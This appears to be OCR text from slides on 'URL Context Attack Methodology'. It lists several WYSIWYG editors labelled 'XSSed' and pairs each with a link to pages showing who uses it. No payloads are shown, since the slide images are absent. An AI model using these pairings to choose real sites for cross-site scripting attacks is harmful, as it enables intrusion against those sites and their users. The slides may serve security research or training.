




URL Context Attack Methodology




XSSed FreeTextBox (ASP.NET) Based WYSIWYG Editor



Who is using FreeTextBox?

http://www.freetextbox.com/


XSSed KindEditor



Who is using KindEditor?


http://kindeditor.net/case.php

XSSed PHP HTML Edit



Who is using PHP HTML Edit


XSSed Web Wiz



Who is using Web Wiz?

see https://www.webwiz.co.uk/company-info/customer-testimonials.htm


XSSed EditLive



Who is using EditLive?

http://ephox.com/customers


XSSed MarkItUp




Who is using MarkItUp?

http://markitup.jaysalvat.com/home/

XSSed Mercury (Rails)

